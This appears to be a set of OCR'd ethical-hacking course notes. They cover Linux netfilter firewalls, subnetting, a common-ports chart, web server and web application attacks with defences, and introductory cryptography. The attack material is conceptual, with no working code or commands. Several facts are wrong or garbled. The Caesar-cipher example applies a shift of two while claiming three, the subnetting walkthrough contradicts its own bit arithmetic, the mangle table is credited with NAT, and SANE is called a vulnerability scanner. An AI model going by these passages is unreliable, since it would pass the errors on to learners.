For commercial offerings there is the up-front cost in addition to ongoing maintenance costs, which in some cases can be considerable. For free offerings, however, one of the first considerations is what OS you want to run the firewall on. This will impact how it is managed, and while the capabilities of the firewalls are likely similar, the implementation details will be very different.

Most firewalls (commercial and free) run on either Windows or Linux. Some commercial offerings run on their own base system (e.g., Cisco PIX). With some firewalls the underlying Linux system has been so heavily modified it is now considered proprietary. In the case of a Linux firewall, you also have the option of installing the firewall software on a CD-ROM or pen drive. These steps are discussed in more detail in the following sections, along with specific configuration examples for setting up a free firewall on both Linux and Windows.

2.5.2.1 Hardware versus Software Firewalls

Another consideration is whether the firewall decision-making logic is run as software that sits on top of another functional system, or if the firewall is a dedicated piece of hardware. In the case of a Cisco PIX firewall, the smallest models are the size of a small cigar box and there is no OS other than the PIX software. This is a dedicated hardware device used to perform the firewall function, also called a *firewall appliance*. The other alternative is that the firewall is not a dedicated box, but a software component. Many popular firewalls take this approach as well, such as a *checkpoint firewall* that can be installed on top of a Windows system. Of these two approaches, if you want a free solution the choice is made for you. I know of no free hardware-based firewalls, so you will be using a software firewall.

2.5.2.2 Configuring netfilter

When it comes to Linux-based firewalls, there is only one choice, **which is netfilter**. This is partially because it was the best option available for the longest time. Since version 2.4, however, netfilter has been built into the Linux kernel. Even many commercial firewalls are running a modified Linux OS with netfilter inside their own custom cases. Netfilter is the underlying software that makes up the built-in firewall on Linux systems. The netfilter component reads the contents of the network packets and decides to permit or deny network traffic.

Many times, people incorrectly refer to the firewall as iptables, or prior to that, ipchains. In fact, iptables is the software command that is used to configure the rules that netfilter uses to make decisions to permit or deny traffic, and ipchains is the previous version of iptables.

Even after you have settled on using Linux as your base OS for your firewall, there are some additional choices to make before you start any configuring.

2.5.2.3 Choosing a Linux Version

While all versions of Linux share some common characteristics, there will be differences.

Depending on the specific Linux distribution, the differences could be significant, and each distribution will likely offer some different sets of software packages. An excellent source of information on the different distributions is www.distrowatch.com.

This site includes a brief summary of what the distribution is trying to accomplish and includes links to the home page and download locations. Because there are so many free versions of Linux available, it doesn't cost anything but the time to download and install several different versions and see which one you like.

In the following examples I use a base system of Fedora core 5, which is the free version of the Red Hat Enterprise Linux that many companies use. I chose this distribution because it is one of the oldest and most well-established Linux distributions, and therefore extensive support documentation is available if you need it. If you just want to see if Linux is something you want to work with, try a live CD such as SLAX.

When it comes to choosing the specific version of Linux you want to use, this decision must be made in parallel with choosing an installation media, because not all versions are supported on all media.

2.5.2.4 Firewall Operation


Before discussing the specific commands used to configure the Linux firewall, we will cover some basic Linux firewall vocabulary and how the firewall operates.

Netfilter contains the firewall logic, and iptables is the program that is used to modify the rules that the firewall uses. (See the netfilter home page at www.netfilter.org/.) These rules (or ACLs) define the rules used to permit or deny packets and how to react to denied packets.

The current iptables use both tables and chains:

- *Tables* are the blocks of processing where various actions are performed on the packets. Different tables process different chains.
- *Chains* are a set of rules (or ACLs).There are four built-in tables: *nat*, *mangle*, *filter*, and *raw*, each of which processes different chains.

Netfilter tables and chains:



The following tables and chains are not listed in any particular order, as a given packet may be impacted by multiple tables and chains as it is processed.

The primary built-in chains are INPUT, OUTPUT, and FORWARD. In addition to these, you can create your own user-defined chains. Capitalizing the names of the chains is a common convention but is not required.

A brief summary of the roles the tables and chains play is included for reference.

- **Nat Table** This table is referenced with a packet that is used to create a new connection.
  - **PREROUTING** This chain is processed as soon as a packet is received and before any routing decisions are made.
  - **POSTROUTING** This chain is processed before a packet is sent to an interface but after any routing decisions have been made.
  - **OUTPUT** This chain is processed for packets generated locally.
- **Filter Table** This is the default table that is used when the *iptables* command is used to modify the rules, and the command does not specify an alternate table. This is where the bulk of a firewall's processing is consumed.
  - **INPUT** This chain is processed for packets destined for the local system.
  - **FORWARD** This chain is processed for packets passing through the local system.
  - **OUTPUT** This chain is processed for packets generated by the local system.
- **Mangle Table** This table is used for any specialized packet alterations that are needed. Examples are performing Network Address Translation (NAT) or manipulating various bits within the packet.
  - **PREROUTING** This chain is processed on incoming packets before a routing decision is made.
  - **POSTROUTING** This chain is processed last before a packet is sent to an interface.
  - **OUTPUT** This chain is processed before a routing decision is made for packets generated locally.
  - **INPUT** This chain is processed for packets destined for the local system.
  - **FORWARD** This chain is processed for packets passing through the local system.
- **Raw Table** This table is primarily used for packets that are exempt from connection tracking, and if required, are called before any other netfilter table.
  - **PREROUTING** This chain is processed as soon as a packet is received.
  - **OUTPUT** This chain is processed for packets generated locally.

After you have reviewed all the various tables and chains, it's worth discussing the overall packet flow. The key to remember is that not all packets traverse all chains. To further muddy the waters, packets will traverse different chains depending on whether they are sourced from the netfilter host, destined for the netfilter host, or just passing through the netfilter host. Remembering this will save you time when troubleshooting your firewall rules in the future.

Refer to **Figure 2.5** for a diagram depicting the packet flow through netfilter. Targets are the actions that should be taken when a packet matches a given rule. A target is specified using the *–j <target>* syntax (for jump).The primary targets used for a firewall are ACCEPT and DROP.

- **ACCEPT** The packet is accepted and processed by the rest of the TCP/IP stack.
- **DROP** The packet is dropped, and no notice is given to the sender. While this does not honor the TCP/IP protocol specifications, it is considered the most secure option, because it denies a hacker useful information about the firewall. This behavior also has a negative side effect, which is if a system is trying to initiate a connection to a port that is blocked by a firewall, the connection attempt must time out before the initiating host gives up. If you use REJECT, the Internet Control Message Protocol (ICMP) port will allow the initiating system to abort the connection attempt immediately.
- **LOG** This allows you to perform kernel logging, which appears in the syslog log. Further options allow you to specify the log level and a descriptive prefix for the log entry.
- **RETURN** Processing continues in the previous chain at the rule just after the last rule processed in that chain.
- **QUEUE** This is a special target that will hold (or queue) a packet for processing by a userspace process.

2.6 Subset using the magic table

Your ISP assigns you a 192.168.4.0 as network ID and ask you to create 3 separates networks or subnets for a coffee shop

The easy way to create your subnets by using the sunny tables: in the sunny table there is no 3 network but their nearest value to it is 4.

Original networkID:
192.168.4.0/24

Sunny Subnetting Table

Subnet	1	2	4	8	16	32	64	128	256
Host	256	128	64	32	16	8	4	2	1
Subnet Mask	/24	/25	/26	/27	/28	/29	/30	/31	/32

Network ID	Subnet Mask	Host ID Range	# of Usable Host	Broadcast ID
192.168.4.0	/26	192.168.4.1-192.168.4.62	62	192.168.4.63
192.168.4.64	/26	192.168.4.65-192.168.4.126	62	192.168.4.127
192.168.4.128	/26	192.168.4.129-192.168.4.190	62	192.168.4.191
192.168.4.192	/26	192.168.4.193-192.168.4.254	62	192.168.4.255

For more information: https://www.packetflow.co.uk/a-beginners-guide-to-subnetting/

https://www.youtube.com/watch?v=ecCuyq-Wprc

2.6.1 Subset using the Binary Method

Let's use IP address 192.168.10.44 with subnet mask (= netmask) 255.255.255.248 or /29 (CIDR).

- **STEP 1: Convert to Binary**

IP Address (Decimal)	192.	168.	10.	44
IP Address (Binary)	11000000	10101000	00001010	00101100
Subnet Mask (Binary)	11111111	11111111	11111111	11111000
Subnet Mask (Decimal)	255.	255.	255.	248

- **STEP 2: Calculate the Subnet Address**

  To calculate the IP Address Subnet (Network part) you need to perform a bit-wise AND operation (1+1=1, 1+0 or 0+1 =0, 0+0=0) on the host IP address and subnet mask. The result is the subnet address in which the host is situated.


IP Address (Decimal)	192.	168.	10.	44
IP Address (Binary)	11000000	10101000	00001010	00101100
Subnet Mask (Binary)	11111111	11111111	11111111	11111000
Subnet Address (Binary)	11000000	10101000	00001010	00101000
Subnet Address (Decimal)	192.	168.	10.	40

  192.168.10.40 we called network prefix

  To identify the network we need to use this description : 192.168.10.40/255.255.255.248

- **STEP 3: Find Host Range**


  We know already that for subnetting this Class C address



  So, we have borrowed 5 bits from the Host field (31-29=3). These 5 bits are used to identify the subnets. The remaining 3 bits are used for defining hosts within a particular subnet.


  The Subnet address is identified by all 0 bits in the Host part of the address. The first host within the subnet is identified by all 0s and a 1. The last host is identified by all 1s and a 0. The broadcast address is the all 1s. Now, we move to the next subnet and the process is repeated the same way.

  The following diagram clearly illustrates this process:



- **STEP 4: Calculate the Total Number of Subnets and Hosts Per Subnet**

  Knowing the number of Subnet and Host bits we can now calculate the total number of possible subnets and the total number of hosts per subnet. We assume in our calculations that all-zeros and all-ones subnets can be used. The following diagram illustrates the calculation steps.



https://www.pluralsight.com/blog/it-ops/simplify-routing-how-to-organize-your-network-into-smaller-subnets

2.7 Ports References

COMMON PORTS

packetlife.net

TCP/UDP Port Numbers

7	Echo	**554**	RTSP	**2745**	Bagle.H	**6891-6901**	Windows Live
19	Chargen	**546-547**	DHCPv6	**2967**	Symantec AV	**6970**	Quicktime
20-21	FTP	**560**	rmonitor	**3050**	Interbase DB	**7212**	GhostSurf
22	SSH/SCP	**563**	NNTP over SSL	**3074**	XBOX Live	**7648-7649**	CU-SeeMe
23	Telnet	**587**	SMTP	**3124**	HTTP Proxy	**8000**	Internet Radio
25	SMTP	**591**	FileMaker	**3127**	MyDoom	**8080**	HTTP Proxy
42	WINS Replication	**593**	Microsoft DCOM	**3128**	HTTP Proxy	**8086-8087**	Kaspersky AV
43	WHOIS	**631**	Internet Printing	**3222**	GLBP	**8118**	Privoxy
49	TACACS	**636**	LDAP over SSL	**3260**	iSCSI Target	**8200**	VMware Server
53	DNS	**639**	MSDP (PIM)	**3306**	MySQL	**8500**	Adobe ColdFusion
67-68	DHCP/BOOTP	**646**	LDP (MPLS)	**3389**	Terminal Server	**8767**	TeamSpeak
69	TFTP	**691**	MS Exchange	**3689**	iTunes	**8866**	Bagle.B
70	Gopher	**860**	iSCSI	**3690**	Subversion	**9100**	HP JetDirect
79	Finger	**873**	rsync	**3724**	World of Warcraft	**9101-9103**	Bacula
80	HTTP	**902**	VMware Server	**3784-3785**	Ventrilo	**9119**	MXit
88	Kerberos	**989-990**	FTP over SSL	**4333**	mSQL	**9800**	WebDAV
102	MS Exchange	**993**	IMAP4 over SSL	**4444**	Blaster	**9898**	Dabber
110	POP3	**995**	POP3 over SSL	**4664**	Google Desktop	**9988**	Rbot/Spybot
113	Ident	**1025**	Microsoft RPC	**4672**	eMule	**9999**	Urchin
119	NNTP (Usenet)	**1026-1029**	Windows Messenger	**4899**	Radmin	**10000**	Webmin
123	NTP	**1080**	SOCKS Proxy	**5000**	UPnP	**10000**	BackupExec
135	Microsoft RPC	**1080**	MyDoom	**5001**	Slingbox	**10113-10116**	NetIQ
137-139	NetBIOS	**1194**	OpenVPN	**5001**	iperf	**11371**	OpenPGP
143	IMAP4	**1214**	Kazaa	**5004-5005**	RTP	**12035-12036**	Second Life
161-162	SNMP	**1241**	Nessus	**5050**	Yahoo! Messenger	**12345**	NetBus
177	XDMCP	**1311**	Dell OpenManage	**5060**	SIP	**13720-13721**	NetBackup
179	BGP	**1337**	WASTE	**5190**	AIM/ICQ	**14567**	Battlefield
201	AppleTalk	**1433-1434**	Microsoft SQL	**5222-5223**	XMPP/Jabber	**15118**	Dipnet/Oddbob
264	BGMP	**1512**	WINS	**5432**	PostgreSQL	**19226**	AdminSecure
318	TSP	**1589**	Cisco VQP	**5500**	VNC Server	**19638**	Ensim
381-383	HP Openview	**1701**	L2TP	**5554**	Sasser	**20000**	Usermin
389	LDAP	**1723**	MS PPTP	**5631-5632**	pcAnywhere	**24800**	Synergy
411-412	Direct Connect	**1725**	Steam	**5800**	VNC over HTTP	**25999**	Xfire
443	HTTP over SSL	**1741**	CiscoWorks 2000	**5900+**	VNC Server	**27015**	Half-Life
445	Microsoft DS	**1755**	MS Media Server	**6000-6001**	X11	**27374**	Sub7
464	Kerberos	**1812-1813**	RADIUS	**6112**	Battle.net	**28960**	Call of Duty
465	SMTP over SSL	**1863**	MSN	**6129**	DameWare	**31337**	Back Orifice
497	Retrospect	**1985**	Cisco HSRP	**6257**	WinMX	**33434+**	traceroute
500	ISAKMP	**2000**	Cisco SCCP	**6346-6347**	Gnutella		
512	rexec	**2002**	Cisco ACS	**6500**	GameSpy Arcade		
513	rlogin	**2049**	NFS	**6566**	SANE		
514	syslog	**2082-2083**	cPanel	**6588**	AnalogX		
515	LPD/LPR	**2100**	Oracle XDB	**6665-6669**	IRC		
520	RIP	**2222**	DirectAdmin	**6679/6697**	IRC over SSL		
521	RIPng (IPv6)	**2302**	Halo	**6699**	Napster		
540	UUCP	**2483-2484**	Oracle DB	**6881-6999**	BitTorrent		

Legend

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at **http://www.iana.org/assignments/port-numbers**


by Jeremy Stretch v1.1

2.8 Webservers

"Web server" can refer to hardware or software, or both of them working together.

- On the hardware side, a web server is a computer that stores web server software and a website's component files (e.g. HTML documents, images, CSS stylesheets, and JavaScript files). It is connected to the Internet and supports physical data interchange with other devices connected to the web.
- On the software side, a web server includes several parts that control how web users access hosted files, at minimum an *HTTP server*. An HTTP server is a piece of software that understands URLs (web addresses) and HTTP (the protocol your browser uses to view webpages). It can be accessed through the domain names (like mozilla.org) of websites it stores, and delivers their content to the end-user's device.

At the most basic level, whenever a browser needs a file which is hosted on a web server, the browser requests the file via HTTP. When the request reaches the correct web server (hardware), the *HTTP server* (software) accepts request, finds the requested document (if it doesn't then a 404 response is returned), and sends it back to the browser, also through HTTP.



To publish a website, you need either a static or a dynamic web server.

- A **static web server**, or stack, consists of a computer (hardware) with an HTTP server (software). We call it "static" because the server sends its hosted files as it is to your browser.
- A **dynamic web server** consists of a static web server plus extra software, most commonly an *application server* and a *database*. We call it "dynamic" because the application server updates the hosted files before sending them to your browser via the HTTP server.

For example, to produce the final webpages you see in the browser, the application server might fill an HTML template with contents from a database. Sites like MDN or Wikipedia have many thousands of webpages, but they aren't real HTML documents, only a few HTML templates and a giant database. This setup makes it easier and quicker to maintain and deliver the content.

2.8.1 Types of WebServers

The following is a list of the common web servers

- **Apache**– This is the commonly used web server on the internet. It is cross platform but is it's usually installed on Linux. Most PHP websites are hosted on Apache servers.
- **Internet Information Services (IIS)** – It is developed by Microsoft. It runs on Windows and is the second most used web server on the internet. Most asp and aspx websites are hosted on IIS servers.
- **Apache Tomcat** – Most Java server pages (JSP) websites are hosted on this type of web server.
- **Other web servers** – These include Novell's Web Server and IBM's Lotus Domino servers.

2.8.2 Hacking WebServers

Customers usually turn to the internet to get information and buy products and services. Towards that end, most organizations have websites. **Most websites store valuable information such as credit card numbers, email address and passwords, etc**. This has made them targets to attackers. Defaced websites can also be used to communicate religious or political ideologies etc.

2.8.2.1 Web server vulnerabilities

A web server is a program that stores files (usually web pages) and makes them accessible via the network or the internet. A web server requires both hardware and software. Attackers usually target the exploits in the software to gain authorized entry to the server. Let's look at some of the common vulnerabilities that attackers take advantage of.

- **Default settings**– These settings such as default user id and passwords can be easily guessed by the attackers. Default settings might also allow performing certain tasks such as running commands on the server which can be exploited.
- **Misconfiguration** of operating systems and networks – certain configuration such as allowing users to execute commands on the server can be dangerous if the user does not have a good password.
- **Bugs in the operating system and web servers**– discovered bugs in the operating system or web server software can also be exploited to gain unauthorized access to the system.

In additional to the above-mentioned web server vulnerabilities, the following can also lead to unauthorized access

- **Lack of security policy and procedures**– lack of a security policy and procedures such as updating antivirus software, patching the operating system and web server software can create security loopholes for attackers.

2.8.2.2 Types of Attacks against Web Servers

Directory traversal attacks– This type of attacks exploits bugs in the web server to gain unauthorized access to files and folders that are not in the public domain. Once the attacker has gained access, they can download sensitive information, execute commands on the server or install malicious software.

- **Denial of Service Attacks**– With this type of attack, the web server may crash or become unavailable to the legitimate users.
- **Domain Name System Hijacking –** With this type of attacker, the DNS setting are changed to point to the attacker's web server. All traffic that was supposed to be sent to the web server is redirected to the wrong one.
- **Sniffing**– Unencrypted data sent over the network may be intercepted and used to gain unauthorized access to the web server.
- **Phishing**– With this type of attack, the attack impersonates the websites and directs traffic to the fake website. Unsuspecting users may be tricked into submitting sensitive data such as login details, credit card numbers, etc.
- **Pharming**– With this type of attack, the attacker compromises the Domain Name System (DNS) servers or on the user computer so that traffic is directed to a malicious site.
- **Defacement**– With this type of attack, the attacker replaces the organization's website with a different page that contains the hacker's name, images and may include background music and messages.

2.8.2.3 Web server attack tools

Some of the common web server attack tools include;

- **Metasploit**– this is an open source tool for developing, testing and using exploit code. It can be used to discover vulnerabilities in web servers and write exploits that can be used to compromise the server.
- **MPack**– this is a web exploitation tool. It was written in PHP and is backed by MySQL as the database engine. Once a web server has been compromised using MPack, all traffic to it is redirected to malicious download websites.
- **Zeus**– this tool can be used to turn a compromised computer into a bot or zombie. A bot is a compromised computer which is used to perform internet-based attacks. A botnet is a collection of compromised computers. The botnet can then be used in a denial of service attack or sending spam mails.
- **Neosplit** – this tool can be used to install programs, delete programs, replicating it, etc.

2.8.2.4 How to avoid attacks on Web server

An organization can adopt the following policy to protect itself against web server attacks.

- **Patch management**– this involves installing patches to help secure the server. A patch is an update that fixes a bug in the software. The patches can be applied to the operating system and the web server system.
- **Secure installation and configuration of the operating system**
- **Secure installation and configuration of the web server software**
- **Vulnerability scanning system**– these include tools such as Snort, NMap, Scanner Access Now Easy (SANE)

- **Firewalls** can be used to stop simple DoS attacks by blocking all traffic coming the identify source IP addresses of the attacker.
- **Antivirus** software can be used to remove malicious software on the server
- **Disabling Remote Administration**
- **Default accounts and unused accounts must be removed** from the system
- **Default ports & settings (like FTP at port 21) should be changed to custom port & settings (FTP port at 5069)**

2.9 Web application

Hackers should be familiar also with web application:

A web application (aka website) is an application based on the client-server model. The server provides the database access and the business logic. It is hosted on a web server. The client application runs on the client web browser. Web applications are usually written in languages such as Java, C#, and VB.Net, PHP, ColdFusion Markup Language, etc. the database engines used in web applications include MySQL, MS SQL Server, PostgreSQL, SQLite, etc.

2.9.1 Web Threats

Most web applications are hosted on public servers accessible via the Internet. This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.

- **SQL Injection** – the goal of this threat could be to bypass login algorithms, sabotage the data, etc.
- **Denial of Service Attacks**– the goal of this threat could be to deny legitimate users access to the resource
- **Cross Site Scripting XSS**– the goal of this threat could be to inject code that can be executed on the client side browser.
- **Cookie/Session Poisoning**– the goal of this threat is to modify cookies/session data by an attacker to gain unauthorized access.
- **Form Tampering** – the goal of this threat is to modify form data such as prices in e-commerce applications so that the attacker can get items at reduced prices.
- **Code Injection** – the goal of this threat is to inject code such as PHP, Python, etc. that can be executed on the server. The code can install backdoors, reveal sensitive information, etc.
- **Defacement**– the goal of this threat is to modify the page been displayed on a website and redirecting all page requests to a single page that contains the attacker's message.

2.9.2 Protect your Website against hacks

An organization can adopt the following policy to protect itself against web server attacks.

- **SQL Injection**– sanitizing and validating user parameters before submitting them to the database for processing can help reduce the chances of been attacked via SQL Injection. Database engines such as MS SQL Server, MySQL, etc. support parameters, and prepared statements. They are much safer than traditional SQL statements.
- **Denial of Service Attacks –** firewalls can be used to drop traffic from suspicious IP address if the attack is a simple DoS. Proper configuration of networks and Intrusion Detection System can also help reduce the chances of a DoS attack been successful.
- **Cross Site Scripting –** validating and sanitizing headers, parameters passed via the URL, form parameters and hidden values can help reduce XSS attacks.
- **Cookie/Session Poisoning**– this can be prevented by encrypting the contents of the cookies, timing out the cookies after some time, associating the cookies with the client IP address that was used to create them.
- **Form tempering –** this can be prevented by validating and verifying the user input before processing it.
- **Code Injection -** this can be prevented by treating all parameters as data rather than executable code. Sanitization and Validation can be used to implement this.
- **Defacement –** a good web application development security policy should ensure that it seals the commonly used vulnerabilities to access the web server. This can be a proper configuration of the operating system, web server software, and best security practices when developing web applications.

2.10 Cryptography


An algorithm is basically a procedure or a formula for solving a data snooping problem. An encryption algorithm is a set of mathematical procedure for performing encryption on data.

Cryptography is a method of using advanced mathematical principles in storing and transmitting data in a particular form so that only those whom it is intended can read and process it.

Let's illustrate this with the aid of an example. Suppose you want to send the message "I LOVE APPLES", you can replace every letter in the phrase with the third successive letter in the alphabet.

The encrypted message will be "K NQXG CRRNGV".

To decrypt our message, we will have to go back three letters in the alphabet using the letter that we want to decrypt. The image below shows how the transformation is done.



- **Cryptography terms:**
- The process of transforming information into nonhuman readable form is called **encryption**.
- The encrypted information is known as a **cipher**.
- The process of reversing encryption is called **decryption**.
- Decryption is done using a **secret key** which is only known to the legitimate recipients of the information. The key is used to decrypt the hidden messages. This makes the communication secure because even if the attacker manages to get the information, it will not make sense to them.
- **Steganography**: It is actually the science of hiding information from people who would snoop on you. The difference between steganography and encryption is that the would-be snoopers may not be able to tell there's any hidden information in the first place.

2.10.1 Old Encryption algorithms

- The Caesar Cipher
- ROT 13
- Multi-alphabet substitution
- Rail Fence
- Vigenere
- Enigma

2.10.1.1 Symmetric encryption


- **Symmetric encryption** (fast then Asymmetric): use same key to encrypt and decrypt the msg
- **Binary operations:** OR, AND , XOR, XORing
- **Data Encryption Standard-DES**: 64 bits blocks / 56 bit key applied on each block / 1 bit on each block applied for error detection
- **Blow fish** works on blocks, use a variable-length 32 to 448 bits as key applied n each block
- **Advanced Encryption Standard-AES** works on blocks, use 128, 192, 256 bits key (rijndael algo)
- RC4, RC5, and RC6 are examples of symmetric encryption. **RC4**– this algorithm is used to create stream ciphers. It is mostly used in protocols such as **Secure Socket Layer (SSL)** to encrypt internet communication and **Wired Equivalent Privacy (WEP)** to secure wireless networks

The main disadvantage of the symmetric key encryption is that all parties involved have to exchange the key used to encrypt the data before they can decrypt it.


- **RC4** (not block cipher its stream cipher)

♦ **Block cipher can be :**

- ECB (msg divided into blocks and each block is encrypted separately, this makes ciphertext analysis much easier because identical plaintext blocks are encrypted into identical ciphertext blocks)
- or CBC (each ciphertext block is derived from the previous blocks as well)



Cipher Block Chaining (CBC) mode decryption




Electronic Codebook (ECB) mode decryption

2.10.1.2 Asymmetric encryption


- **<u>Asymmetric encryption or Public Key Encryption:</u>** use public key to encrypt msg and private key to decrypt msg, distribute a public key so that anyone can encrypt a message to send to you, only you can decrypt the msg with your private key
  - **RSA:** 1977 (3 mathi)
  - **Elliptic curve:** 1985 (Victor miller), based on finding the discrete logarithm of a random elliptic curve element
  - **Algamal**

2.10.1.3 Digital signature

